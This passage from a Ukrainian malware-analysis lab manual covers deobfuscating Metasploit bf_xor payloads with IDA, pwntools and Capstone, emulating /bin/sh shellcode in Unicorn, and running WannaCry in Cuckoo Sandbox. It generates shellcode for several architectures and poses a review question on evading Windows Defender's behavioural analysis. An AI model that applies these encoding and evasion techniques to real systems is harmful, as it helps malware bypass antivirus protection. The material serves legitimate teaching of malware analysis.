04/22/2020  04:57 PM    <DIR>          ..
04/22/2020  04:54 PM         1,096,080 sample2.exe
```



Рис. 2.2: Windows Defender проти Metasploit + bf_xor

```
               1 File(s)      1,096,080 bytes
               2 Dir(s)  86,493,143,040 bytes free

C:\test>whoami /groups
GROUP INFORMATION
-----------------

Group Name
=============================================================
Everyone
NT AUTHORITY\Local account and member of Administrators group
BUILTIN\Administrators
BUILTIN\Performance Log Users
BUILTIN\Users
NT AUTHORITY\INTERACTIVE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
NT AUTHORITY\Local account
LOCAL
NT AUTHORITY\NTLM Authentication
Mandatory Label\Medium Mandatory Level

C:\test>calc
```

2.3.2 Статичний аналіз

Розглянемо більш детально чому у другому випадку не спрацьовує статичний аналізатор та емулятор антивірусу. Для цього створимо тестовий шеллкод та обфускуємо, без використання шаблону виконуваного файлу:

```
$ echo -en '\xccHappy kitty, sleepy kitty, purr purr purr' > sc

$ ndisasm -b32 sc
00000000  CC                int3
00000001  48                dec eax
00000002  61                popa
...

$ msfvenom -p generic/custom payloadfile=sc -f raw -o payload.bin -e x86/
    bf_xor
Found 1 compatible encoders
```

```
Attempting to encode payload with 1 iterations of x86/bf_xor
x86/bf_xor succeeded with size 235 (iteration=0)
x86/bf_xor chosen with final size 235
Payload size: 235 bytes
Saved as: payload.bin
```

Дизассемблюємо за допомогою IDA 7.0 Freeware.

У функції деобфускації підбирається випадковий 4х байтний ключ, за допомогою XOR розшифровується шеллкод, та порівнюється зі збереженим значенням:

```
seg000:00000002 55                      push    ebp
seg000:00000003 8B EC                   mov     ebp, esp
seg000:00000005 83 EC 18                sub     esp, 18h
seg000:00000008 8B 7D 10                mov     edi, [ebp+arg_8]
seg000:0000000B                 loc_B:                  ; CODE XREF: sub_2+58j
seg000:0000000B 8B 75 0C                mov     esi, [ebp+arg_4]
seg000:0000000E 33 C0                   xor     eax, eax
seg000:00000010 89 45 FC                mov     [ebp+var_4], eax
seg000:00000013                 loc_13:                 ; CODE XREF: sub_2+47j
seg000:00000013 8B C8                   mov     ecx, eax
seg000:00000015 83 E1 03                and     ecx, 3
seg000:00000018 03 C9                   add     ecx, ecx
seg000:0000001A 03 C9                   add     ecx, ecx
seg000:0000001C 03 C9                   add     ecx, ecx
seg000:0000001E 8B DA                   mov     ebx, edx
seg000:00000020 D3 FB                   sar     ebx, cl
seg000:00000022 8A CB                   mov     cl, bl
seg000:00000024 33 DB                   xor     ebx, ebx
seg000:00000026 39 5D 14                cmp     [ebp+arg_C], ebx
seg000:00000029 75 18                   jnz     short loc_43
seg000:0000002B 0F B6 1E                movzx   ebx, byte ptr [esi]
seg000:0000002E 0F B6 C9                movzx   ecx, cl
seg000:00000031 33 D9                   xor     ebx, ecx
seg000:00000033 8B 4D 08                mov     ecx, [ebp+arg_0]
seg000:00000036 0F B6 0C 08             movzx   ecx, byte ptr [eax+ecx]
seg000:0000003A 3B D9                   cmp     ebx, ecx
seg000:0000003C 75 07                   jnz     short loc_45
seg000:0000003E FF 45 FC                inc     [ebp+var_4]
seg000:00000041 EB 02                   jmp     short loc_45
seg000:00000043                 loc_43:                 ; CODE XREF: sub_2+27j
seg000:00000043 30 0E                   xor     [esi], cl
seg000:00000045
seg000:00000045                 loc_45:                 ; CODE XREF: sub_2+3Aj
seg000:00000045                                         ; sub_2+3Fj
seg000:00000045 40                      inc     eax
seg000:00000046 46                      inc     esi
seg000:00000047 3B C7                   cmp     eax, edi
seg000:00000049 7C C8                   jl      short loc_13
seg000:0000004B 3B 7D FC                cmp     edi, [ebp+var_4]
seg000:0000004E 74 10                   jz      short loc_60
seg000:00000050 83 7D 14 01             cmp     [ebp+arg_C], 1
seg000:00000054 74 06                   jz      short loc_5C
seg000:00000056 42                      inc     edx
seg000:00000057 83 FA FF                cmp     edx, 0FFFFFFFFh
seg000:0000005A 72 AF                   jb      short loc_B
seg000:0000005C                 loc_5C:                 ; CODE XREF: sub_2+52j
seg000:0000005C 33 C0                   xor     eax, eax
seg000:0000005E EB 02                   jmp     short locret_62
seg000:00000060                 loc_60:                 ; CODE XREF: sub_2+4Cj
seg000:00000060 8B C2                   mov     eax, edx
seg000:00000062                 locret_62:              ; CODE XREF: sub_2+5Cj
seg000:00000062 C9                      leave
seg000:00000063 C3                      retn
```

Для нашого прикладу дані про обфусковане навантаження:

```
seg000:000000AE 2A 00 00 00 sc_size         dd 2Ah
seg000:000000B2 CC 48 61 70+sc_original     db 0CCh, 48h, 61h, ...
seg000:000000C1 27 56 3D C8+sc_obfuscated   db 27h, 56h, 3Dh, 0C8h, 9Bh, ...
```

Очевидно, що ключ може бути відновлений без перебору: key = sc_original XOR sc_obfuscated. У нашому випадку:

```
$ ipython3
Python 3.7.7 (default, Mar 10 2020, 13:18:53)
Type 'copyright', 'credits' or 'license' for more information
IPython 7.13.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from pwn import *
In [2]: x = read('payload.bin')
In [3]: c = x[0xb2:0xb2+10]
In [4]: e = x[0xc1:]
In [5]: key = xor(c,e)[:4]
In [6]: xor(e, key)
Out[6]: b'\xccHappy kitty, sleepy kitty, purr purr purr'
```

У прикладі використано pwntools, для налаштування в Kali:

```
# apt install python-pip3 ipython3
# pip3 install pwntools
```

Процес деобфускації можна автоматизувати, _dec3.py:

```
#!/usr/bin/env python3
from pwn import *
context.arch = 'i386'

sig = bytearray([235, 98, 85, 139, 236, 131, 236, 24, 139, 125, 16, 139, 117,
     12, 51, 192, 137, 69, 252, 139, 200, 131, 225, 3, 3, 201, 3, 201, 3,
    201, 139, 218, 211, 251, 138, 203, 51, 219, 57, 93, 20, 117, 24, 15,
    182, 30, 15, 182, 201, 51, 217, 139, 77, 8, 15, 182, 12, 8, 59, 217,
    117, 7, 255, 69, 252, 235, 2, 48, 14, 64, 70, 59, 199, 124, 200, 59,
    125, 252, 116, 16, 131, 125, 20, 1, 116, 6, 66, 131, 250, 255, 114, 175,
     51, 192, 235, 2, 139, 194, 201, 195, 85, 139, 236, 131, 236, 16, 235,
    80, 88, 137, 69, 252, 235, 55, 88, 139, 16, 137, 85, 248, 131, 192, 4,
    137, 69, 244, 51, 219, 51, 192, 80, 106, 10, 255, 117, 252, 255, 117,
    244, 232, 114, 255, 255, 255, 133, 192, 116, 19, 106, 1, 255, 117, 248,
    255, 117, 252, 255, 117, 244, 232, 94, 255, 255, 255, 255, 101, 252,
    201, 195, 232, 196, 255, 255, 255])

for f in sys.argv[1:]:
    print("analysing", f)
    d = read(f)

    o = d.find(sig)
    if o != -1:
        sz = u32(d[o+0xae:o+0xae+4])
        print("found at offset 0x{:x}, size {}".format(o, sz))
        sc = d[o+0xc1:o+0xc1+sz]
        key = xor(d[o+0xb2:o+0xb2+4], sc, cut='min')
        print("key {0} (0x{0:x})".format(u32(key)))

        sc = xor(key, sc)
        print(hexdump(sc, hexii=True))
        print(sc)
        print(disasm(sc))
```

```
$ ./_dec3.py payload.bin sample2.exe
analysing payload.bin
found at offset 0x0, size 42
key 3093044971 (0xb85c1eeb)
00000000  cc  .H  .a  .p  .p  .y  20  .k  .i  .t  .t  .y  .,  20  .s  .l
00000010  .e  .e  .p  .y  20  .k  .i  .t  .t  .y  .,  20  .p  .u  .r  .r
00000020  20  .p  .u  .r  .r  20  .p  .u  .r  .r
0000002a
b'\xccHappy kitty, sleepy kitty, purr purr purr'
   0:   cc                      int3
   1:   48                      dec    eax
   2:   61                      popa
...

analysing sample2.exe
found at offset 0x6f296, size 324
key 2876082347 (0xab6d88ab)
...
```

Довгий підбір ключа у деобфускаторі грає важливу роль – вводиться

затримка виконання. Під час сканування виконуваного файлу при копіюванні та запуску антивірус перериває роботу за таймаутом, пропускаючи шкідливий код. Більш детально про механізми роботи антивірусів можна дізнатися у [39, 40, 41].

У прикладі деобфускатора bf_xor використовується пошук за сигнатурою – декодер має статичний код. В багатьох зразках ШПЗ виконуваний код декодера також змінюється (поліморфний). Для його декодування необхідний більш глибокий аналіз та можливо емуляція виконання. Розглянемо випадок статичного аналізу. Існує декілька бібліотек та платформ для дизасемблювання, такі як Capstone [42], diStorm3 [43], BeaEngine [44], Intel XED [45], Zydis [46] та ін. Розглянемо в якості прикладу використання Capstone для аналізу шеллкодів для платформ Intel x86/x64, ARM/ARM64, MIPS. Створимо шеллкоди за допомогою pwntools, gen.py:

```
#!/usr/bin/env python3
from pwn import *

for arch in ["i386", "amd64", "arm", "aarch64", "mips"]:
    log.info("architecture {}".format(arch))
    context.update(arch=arch, **context.architectures[arch])
    sc = shellcraft.sh()
    #print(sc)
    scbin = asm(sc)
    print(hexdump(scbin, hexii=True))

    write("sc.{}.bin".format(arch), scbin)
    elf = make_elf(scbin)
    write("sc.{}.elf".format(arch), elf)
```

У випадку успіху:

```
# apt install binutils-mips-linux-gnu
# ./gen.py
[*] architecture i386
00000000  .j  .h  .h  ./  ./  ./  .s  .h  ./  .b  .i  .n  89  e3  .h  01
00000010  01  01  01  81  .4  .$  .r  .i  01  01  .1  c9  .Q  .j  04  .Y
00000020  01  e1  .Q  89  e1  .1  d2  .j  0b  .X  cd  80
0000002c
[*] architecture amd64
00000000  .j  .h  .H  b8  ./  .b  .i  .n  ./  ./  ./  .s  .P  .H  89  e7
00000010  .h  .r  .i  01  01  81  .4  .$  01  01  01  01  .1  f6  .V  .j
00000020  08  .^  .H  01  e6  .V  .H  89  e6  .1  d2  .j  .;  .X  0f  05
00000030
[*] architecture arm
00000000  .h  .p      e3  .A  .q  .D  e3  04  .p  .-  e5  ./  7f  02  e3
00000010  ./  .s  .G  e3  04  .p  .-  e5  ./  .r  06  e3  .i  .~  .F  e3
00000020  04  .p  .-  e5  0d      a0  e1  .s  .x  06  e3  04  .p  .-  e5
00000030  0c  c0  .,  e0  04  c0  .-  e5  04  10  a0  e3  0d  10  81  e0
00000040  01  c0  a0  e1  04  c0  .-  e5  0d  10  a0  e1  02  20  ."  e0
00000050  0b  .p  a0  e3              ef
00000058
[*] architecture aarch64
00000000  ee  .E  8c  d2  ..  cd  ad  f2  ee  e5  c5  f2  ee  .e  ee  f2
00000010  0f  0d  80  d2  ee  .?  bf  a9  e0  03      91  e1  03  1f  aa
00000020  e2  03  1f  aa  a8  1b  80  d2  01          d4
0000002c
[*] architecture mips
00000000  .b  .i  09  .<  ./  ./  .)  .5  f4  ##  a9  af  .s  .h  09  .<
00000010  .n  ./  .)  .5  f8  ##  a9  af  fc  ##  a0  af  f4  ##  bd  .'
00000020  20  20  a0  03  .s  .h  09  .4  fc  ##  a9  af  fc  ##  bd  .'
00000030  ##  ##  05  .(  fc  ##  a5  af  fc  ##  bd  .#  fb  ##  19  .$
00000040  .'  .(  20  03  20  .(  bd      fc  ##  a5  af  fc  ##  bd  .#
00000050  20  .(  a0  03  fc  ##  a0  af  fc  ##  bd  .'  ##  ##  06  .(
00000060  fc  ##  a6  af  fc  ##  bd  .#  20  .0  a0  03  ab  0f  02  .4
00000070  0c  01  01  01
00000074

# file *elf
```

```
sc.i386.elf:    ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
     statically linked, stripped
sc.amd64.elf:   ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
     statically linked, stripped
sc.arm.elf:     ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
     statically linked, stripped
sc.aarch64.elf: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV),
     statically linked, stripped
sc.mips.elf:    ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV),
     statically linked, stripped

# for i in *elf; do echo -e "$i:\t `echo id | ./$i`"; done
sc.i386.elf:     uid=0(root) gid=0(root) groups=0(root)
sc.amd64.elf:    uid=0(root) gid=0(root) groups=0(root)
sc.arm.elf:      uid=0(root) gid=0(root) groups=0(root)
sc.aarch64.elf:  uid=0(root) gid=0(root) groups=0(root)
sc.mips.elf:     uid=0(root) gid=0(root) groups=0(root)
```

Capstone може використовуватися з Python, _disasm.py:

```
#!/usr/bin/env python3
from capstone import *

architectures = {
    "i386" : (CS_ARCH_X86, CS_MODE_32),
    "amd64" : (CS_ARCH_X86, CS_MODE_64),
    "arm" : (CS_ARCH_ARM, CS_MODE_ARM),
    "aarch64" : (CS_ARCH_ARM64, CS_MODE_ARM),
    "mips" : (CS_ARCH_MIPS, CS_MODE_MIPS32)
}
for arch in ["i386", "amd64", "arm", "aarch64", "mips"]:
    print("=== architecture {}".format(arch))
    md = Cs(*architectures[arch])
    code = open("sc.{}.bin".format(arch), "rb").read()
    for i in md.disasm(code, 0):
        print("{:03x}: {:20s} [{}] [{}]".format(i.address, i.bytes.hex(), i.
            mnemonic, i.op_str))
    print("done.")
```

Результат роботи

```
=== architecture i386
000: 6a68                [push] [0x68]
002: 682f2f2f73          [push] [0x732f2f2f]
007: 682f62696e          [push] [0x6e69622f]
00c: 89e3                [mov] [ebx, esp]
00e: 6801010101          [push] [0x1010101]
013: 81342472690101      [xor] [dword ptr [esp], 0x1016972]
01a: 31c9                [xor] [ecx, ecx]
01c: 51                  [push] [ecx]
01d: 6a04                [push] [4]
01f: 59                  [pop] [ecx]
020: 01e1                [add] [ecx, esp]
022: 51                  [push] [ecx]
023: 89e1                [mov] [ecx, esp]
025: 31d2                [xor] [edx, edx]
027: 6a0b                [push] [0xb]
029: 58                  [pop] [eax]
02a: cd80                [int] [0x80]
done.
=== architecture amd64
000: 6a68                [push] [0x68]
002: 48b82f62696e2f2f2f73 [movabs] [rax, 0x732f2f2f6e69622f]
00c: 50                  [push] [rax]
00d: 4889e7              [mov] [rdi, rsp]
010: 6872690101          [push] [0x1016972]
015: 81342401010101      [xor] [dword ptr [rsp], 0x1010101]
01c: 31f6                [xor] [esi, esi]
01e: 56                  [push] [rsi]
01f: 6a08                [push] [8]
021: 5e                  [pop] [rsi]
022: 4801e6              [add] [rsi, rsp]
025: 56                  [push] [rsi]
026: 4889e6              [mov] [rsi, rsp]
```

```
029: 31d2                  [xor] [edx, edx]
02b: 6a3b                  [push] [0x3b]
02d: 58                    [pop] [rax]
02e: 0f05                  [syscall] []
done.
=== architecture arm
000: 687000e3              [movw] [r7, #0x68]
004: 417144e3              [movt] [r7, #0x4141]
008: 04702de5              [str] [r7, [sp, #-4]!]
00c: 2f7f02e3              [movw] [r7, #0x2f2f]
010: 2f7347e3              [movt] [r7, #0x732f]
014: 04702de5              [str] [r7, [sp, #-4]!]
018: 2f7206e3              [movw] [r7, #0x622f]
01c: 697e46e3              [movt] [r7, #0x6e69]
020: 04702de5              [str] [r7, [sp, #-4]!]
024: 0d00a0e1              [mov] [r0, sp]
028: 737806e3              [movw] [r7, #0x6873]
02c: 04702de5              [str] [r7, [sp, #-4]!]
030: 0cc02ce0              [eor] [ip, ip, ip]
034: 04c02de5              [str] [ip, [sp, #-4]!]
038: 0410a0e3              [mov] [r1, #4]
03c: 0d1081e0              [add] [r1, r1, sp]
040: 01c0a0e1              [mov] [ip, r1]
044: 04c02de5              [str] [ip, [sp, #-4]!]
048: 0d10a0e1              [mov] [r1, sp]
04c: 022022e0              [eor] [r2, r2, r2]
050: 0b70a0e3              [mov] [r7, #0xb]
054: 000000ef              [svc] [#0]
done.
=== architecture aarch64
000: ee458cd2              [movz] [x14, #0x622f]
004: 2ecdadf2              [movk] [x14, #0x6e69, lsl #16]
008: eee5c5f2              [movk] [x14, #0x2f2f, lsl #32]
00c: ee65eef2              [movk] [x14, #0x732f, lsl #48]
010: 0f0d80d2              [movz] [x15, #0x68]
014: ee3fbfa9              [stp] [x14, x15, [sp, #-0x10]!]
018: e0030091              [mov] [x0, sp]
01c: e1031faa              [mov] [x1, xzr]
020: e2031faa              [mov] [x2, xzr]
024: a81b80d2              [movz] [x8, #0xdd]
028: 010000d4              [svc] [#0]
done.
=== architecture mips
000: 6269093c              [lui] [$t1, 0x6962]
004: 2f2f2935              [ori] [$t1, $t1, 0x2f2f]
008: f4ffa9af              [sw] [$t1, -0xc($sp)]
00c: 7368093c              [lui] [$t1, 0x6873]
010: 6e2f2935              [ori] [$t1, $t1, 0x2f6e]
014: f8ffa9af              [sw] [$t1, -8($sp)]
018: fcffa0af              [sw] [$zero, -4($sp)]
01c: f4ffbd27              [addiu] [$sp, $sp, -0xc]
020: 2020a003              [add] [$a0, $sp, $zero]
024: 73680934              [ori] [$t1, $zero, 0x6873]
028: fcffa9af              [sw] [$t1, -4($sp)]
02c: fcffbd27              [addiu] [$sp, $sp, -4]
030: ffff0528              [slti] [$a1, $zero, -1]
034: fcffa5af              [sw] [$a1, -4($sp)]
038: fcffbd23              [addi] [$sp, $sp, -4]
03c: fbff1924              [addiu] [$t9, $zero, -5]
040: 27282003              [not] [$a1, $t9]
044: 2028bd00              [add] [$a1, $a1, $sp]
048: fcffa5af              [sw] [$a1, -4($sp)]
04c: fcffbd23              [addi] [$sp, $sp, -4]
050: 2028a003              [add] [$a1, $sp, $zero]
054: fcffa0af              [sw] [$zero, -4($sp)]
058: fcffbd27              [addiu] [$sp, $sp, -4]
05c: ffff0628              [slti] [$a2, $zero, -1]
060: fcffa6af              [sw] [$a2, -4($sp)]
064: fcffbd23              [addi] [$sp, $sp, -4]
068: 2030a003              [add] [$a2, $sp, $zero]
06c: ab0f0234              [ori] [$v0, $zero, 0xfab]
070: 0c010101              [syscall] [0x40404]
done.
```

Зверніть увагу, Capstone та Unicorn було проінстальовано раніше у складі pwntools, відповідні binutils (крім MIPS) та qemu-user-binfmt в лабораторній роботі 1.

2.3.3 Динамічний аналіз

Розглянемо динамічний аналіз виконуваного коду на прикладі емуляції шелл-коду для x86_64 за допомогою Unicorn Engine [47]. Проаналізуємо шеллкод з розділу 2.3.2, _emu.py:

```
#!/usr/bin/env python3
from unicorn import *
from unicorn.x86_const import *

from capstone import *
cs = Cs(CS_ARCH_X86, CS_MODE_64)

code = open("sc.amd64.bin", "rb").read()
address = 0

def hook_code(uc, address, size, user_data):
    global cs
    ins = uc.mem_read(address, size)
    #print("hook called at 0x{:x}, instruction {}".format(address, ins.hex())
        )
    for i in cs.disasm(ins, 0):
        print("hook 0x{:03x} size {:2d}: {:03x}: {:20s} {} {}".format(address
            , size, address + i.address, i.bytes.hex(), i.mnemonic, i.op_str
            ))

def hook_syscall(mu, user_data):
    rax = mu.reg_read(UC_X86_REG_RAX)
    rdi = mu.reg_read(UC_X86_REG_RDI)

    if rax == 59:
        fn = mu.mem_read(rdi, 0x1000)
        fn = fn.split(b"\0")[0]
        fn = bytes(fn)
        print("SYS_execve {}".format(fn))
    else:
        print("syscall rax=0x{:x}, rdi=0x{:x}".format(rax, rdi))

mu = Uc(UC_ARCH_X86, UC_MODE_64)
mu.mem_map(address, address + 0x2000)
mu.mem_write(address, code)
mu.reg_write(UC_X86_REG_ESP, address + 0x1000)

mu.hook_add(UC_HOOK_CODE, hook_code)
mu.hook_add(UC_HOOK_INSN, hook_syscall, None, 1, 0, UC_X86_INS_SYSCALL)

mu.emu_start(address, address + len(code))
print("done.")
```

Код емулює виконання за допомогою QEMU, викликає hook_code для кожної інструкції, перехоплює системні виклики і для SYS_execve виводить ім'я виконуваного файлу. У разі успіху:

```
$ ./_emu.py
hook 0x000 size  2: 000: 6a68                push 0x68
hook 0x002 size 10: 002: 48b82f62696e2f2f2f73 movabs rax, 0x732f2f2f6e69622f
hook 0x00c size  1: 00c: 50                  push rax
hook 0x00d size  3: 00d: 4889e7              mov rdi, rsp
hook 0x010 size  5: 010: 6872690101          push 0x1016972
hook 0x015 size  7: 015: 81342401010101      xor dword ptr [rsp], 0x1010101
hook 0x01c size  2: 01c: 31f6                xor esi, esi
hook 0x01e size  1: 01e: 56                  push rsi
hook 0x01f size  2: 01f: 6a08                push 8
hook 0x021 size  1: 021: 5e                  pop rsi
hook 0x022 size  3: 022: 4801e6              add rsi, rsp
hook 0x025 size  1: 025: 56                  push rsi
```

```
hook 0x026 size  3: 026: 4889e6              mov rsi, rsp
hook 0x029 size  2: 029: 31d2                xor edx, edx
hook 0x02b size  2: 02b: 6a3b                push 0x3b
hook 0x02d size  1: 02d: 58                  pop rax
hook 0x02e size  2: 02e: 0f05                syscall
SYS_execve b'/bin///sh'
done.
```

Для аналізу коду, що використовує Win32 API, може бути застосована libemu [48] та її адаптована до Unicorn Engine версія [49]. Крім Unicorn існують і інші платформи з можливостями емуляції, символічного та частково-символічного виконання (symbolic and concolic execution) [50, 51].

Більше інформації про сучасні методи обфускації та деобфускації коду можна знайти у [52].

2.4 Варіанти завдань

- Проаналізуйте обфускатор (encoder) з Metasploit за варіантом, табл. 2.1.
- Реалізуйте статичний деобфускатор для Вашого варіанту, розділ 2.3.2.
- Реалізуйте динамічний деобфускатор для Вашого варіанту, розділ 2.3.3.

2.5 Контрольні питання

1. Як перехопити системний виклик у Unicorn, Linux ARM?
2. Як модифікувати шеллкод у розділі 2.3.1 для обходу поведінкового аналізу Windows Defender?

Табл. 2.1: Модуль Metasploit для дослідження

Варіант	Обфускатор	Коментар
1	x86/xor_dynamic	Dynamic key XOR
2	x86/unicode_upper	Alpha2 Alphanumeric Unicode Uppercase
3	x86/unicode_mixed	Alpha2 Alphanumeric Unicode Mixedcase
4	x86/shikata_ga_nai	Polymorphic XOR Additive Feedback
5	x86/opt_sub	Sub (optimised)
6	x86/nonupper	Non-Upper
7	x86/nonalpha	Non-Alpha
8	x86/jmp_call_additive	Jump/Call XOR Additive Feedback
9	x86/fnstenv_mov	Variable-length Fnstenv/mov Dword XOR
10	x86/countdown	Single-byte XOR Countdown
11	x86/context_time	time(2)-based Context Keyed Payload
12	x86/context_stat	stat(2)-based Context Keyed Payload
13	x86/context_cpuid	CPUID-based Context Keyed Payload
14	x86/call4_dword_xor	Call+4 Dword XOR
15	x86/bmp_polyglot	BMP Polyglot
16	x86/bloxor	BloXor - A Metamorphic Block Based XOR
17	x86/avoid_utf8_tolower	Avoid UTF8/tolower
18	x86/avoid_underscore_tolower	Avoid underscore/tolower
19	x86/alpha_upper	Alpha2 Alphanumeric Uppercase
20	x86/alpha_mixed	Alpha2 Alphanumeric Mixedcase
21	x86/add_sub	Add/Sub
22	x64/zutto_dekiru	Zutto Dekiru
23	x64/xor_dynamic	Dynamic key XOR
24	x64/xor	XOR
25	sparc/longxor_tag	SPARC DWORD XOR
26	ppc/longxor_tag	PPC LongXOR
27	ppc/longxor	PPC LongXOR
28	mipsle/longxor	XOR
29	mipsle/byte_xori	Byte XORi
30	mipsbe/longxor	XOR
31	mipsbe/byte_xori	Byte XORi

Лабораторна робота 3

Динамічний аналіз шкідливого програмного забезпечення

3.1 Мета роботи

Отримати навички динамічного аналізу ШПЗ для платформ Windows x86 та x64.

3.2 Постановка задачі

Дослідити методи автоматичного аналізу ШПЗ у пісочниці та популярних антивірусних засобах. Дослідити методи протидії динамічному аналізу в процесі доставки ШПЗ.

3.3 Порядок виконання роботи

3.3.1 Cuckoo Sandbox

Один з популярних методів аналізу шкідливого програмного забезпечення – поведінковий аналіз в пісочниці (malware sandbox). При ньому зразок запускається у віртуальній або фізичній машині з конфігурацією близькою до цільової, та відслідковуються зміни системи, мережева активність, аналізується оперативна пам'ять, породжені процеси, та ін. Це дозволяє виявляти більш широкий клас шкідливого програмного забезпечення, в тому числі невідомого та/або цільового, що активується в заданому вузькому класі систем. Серед недоліків – висока ресурсоємність та низька швидкість аналізу.

Лідером серед пісочниць з відкритим кодом є Cuckoo Sandbox [53]. Існує велика кількість онлайн систем на її основі (див. наприклад [54]), та можливість локального розгортання. Розглянемо процес локального налаштування та використання для аналізу шкідливого програмного забезпечення.

Детально процес розгортання описано в документації [55]. Основні кроки для версії 2.0.7 (остання на момент підготовки посібнику):

1. Налаштуємо virtualenv та розгорнемо cuckoo:

```
$ virtualenv venv
$ . venv/bin/activate
(venv)$ pip install -U 'setuptools<45.0.0'
(venv)$ pip install -U cuckoo

(venv)$ cuckoo
(venv)$ cuckoo community
```

2. Додамо можливість перехоплення трафіку для користувача:

```
# setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
```

3. Налаштуємо VirtualBox – встановимо з офіційного сайту, змінимо налаштування host-only мережі на значення за замовчуванням з конфігураційних файлів Cuckoo:

```
Host vboxnet0: 192.168.56.1/24
VM cuckoo1: 192.168.56.101
```

4. Створимо віртуальну машину для аналізу, cuckoo1. Офіційна рекомендація – Windows 7 x64. Університет має ліцензійне ПЗ Microsoft в рамках програм доступу до Azure Dev Tools for Teaching та DreamSpark в минулому. Образи операційних систем можна отримати у відповідального по факультету (уточнюйте):

```
Microsoft Windows XP Professional with Service Pack 3 32-bit (English)
Product Key: TRYFP-*****-*****-*****-KMRGB

Microsoft Windows XP Professional 64-bit (English)
Product Key: MH7HH-*****-*****-*****-WJJXB

Microsoft Windows 7 Professional with Service Pack 1 32-bit (English)
Product Key: D8YFC-*****-*****-*****-Q8CYP

Microsoft Windows 7 Professional with Service Pack 1 64-bit (English)
Product Key: YC8K8-*****-*****-*****-F9QW2
```

   Ми не схвалюємо використання неліцензійного програмного забезпечення (отриманого, наприклад, з Pirate Bay https://thepiratebay.org).

5. Налаштування віртуальної машини – IP 192.168.56.101, відключимо UAC, firewall, оновлення. Встановимо Python 2.7.18 x86-64, Pillow. У папку Startup розмістимо agent.pyw (`~/.cuckoo/agent/agent.py`), запустимо.

6. Створимо снапшот віртуальної машини:

```
$ vboxmanage snapshot cuckoo1 take cuckoo1 --pause
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Snapshot taken. UUID: eda8938c-128c-4d2a-9fba-72281e427164
```

7. Встановимо та підключимо MongoDB:

```
# apt install mongodb
```

   У секції [mongodb] встановимо enabled = yes, файл .cuckoo/conf/reporting.conf

8. Запустимо в окремих терміналах cuckoo та веб інтерфейс:

```
=== (venv)$ cuckoo

  eeee e   e eeee e   e  eeeee eeeee
  8  8 8   8 8  8 8   8  8  88 8  88
  8e   8e  8 8e   8eee8e 8   8 8   8
  88   88  8 88   88   8 8   8 8   8
  88e8 88ee8 88e8 88   8 8eee8 8eee8

 Cuckoo Sandbox 2.0.7
 www.cuckoosandbox.org
 Copyright (c) 2010-2018

 Checking for updates...
 You're good to go!
2020-04-24 18:32:43,841 [cuckoo.core.scheduler] INFO: Using "virtualbox
    " as machine manager
2020-04-24 18:32:44,529 [cuckoo.core.scheduler] INFO: Loaded 1 machine/
    s
2020-04-24 18:32:44,543 [cuckoo.core.scheduler] INFO: Waiting for
    analysis tasks.

=== (venv)$ cuckoo web runserver
Performing system checks...

System check identified no issues (0 silenced).
April 24, 2020 - 18:32:58
Django version 1.8.4, using settings 'cuckoo.web.web.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CONTROL-C.
```

У разі успіху веб інтерфейс доступний за адресою http://127.0.0.1:8000/.

В якості прикладу проаналізуємо зразок WannaCry [56, 57] з репозиторію [58]. Будьте обережні при роботі – активний зразок шифрувальника без можливості розшифрування. У випадку зараження власної системи або локальної мережі дані можуть бути втрачені.

В результаті 2 хв. аналізу виявлено підозрілу активність, рис. 3.1 та 3.2:

```
18:32:43,841 [cuckoo.core.scheduler] INFO: Using "virtualbox" as machine
    manager
18:32:44,529 [cuckoo.core.scheduler] INFO: Loaded 1 machine/s
18:32:44,543 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
18:32:45,582 [cuckoo.core.scheduler] INFO: Starting analysis of FILE "
    ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe" (
    task #3, options "procmemdump=yes,route=none")
18:32:45,639 [cuckoo.core.scheduler] INFO: Task #3: acquired machine cuckoo1
    (label=cuckoo1)
18:32:45,645 [cuckoo.auxiliary.sniffer] INFO: Started sniffer with PID 10227
    (interface=vboxnet0, host=192.168.56.101)
18:32:48,682 [cuckoo.core.guest] INFO: Starting analysis #3 on guest (id=
    cuckoo1, ip=192.168.56.101)
18:32:52,719 [cuckoo.core.guest] INFO: Guest is running Cuckoo Agent 0.10 (id
    =cuckoo1, ip=192.168.56.101)
18:33:33,525 [cuckoo.core.guest] ERROR: Virtual machine /status failed.
    HTTPConnectionPool(host='192.168.56.101', port=8000): Read timed out. (
    read timeout=5)
18:35:53,628 [cuckoo.core.guest] INFO: cuckoo1: end of analysis reached!
```

На автоматичних скріншотах можна побачити повідомлення про викуп, рис. 3.3.

Більш детально про Cuckoo Sandbox та розширене налаштування можна дізнатися в документації [53]. Зверніть увагу на інтеграцію з Moloch, а також засоби протидії антивіртуалізції та маскування пісочниці.

3.3.2 Підтримка множини антивірусних засобів

Крім поведінкового аналізу у пісочниці може застосовуватися і звичайне сканування антивірусними засобами. На ринку доступно більше 70 найме-

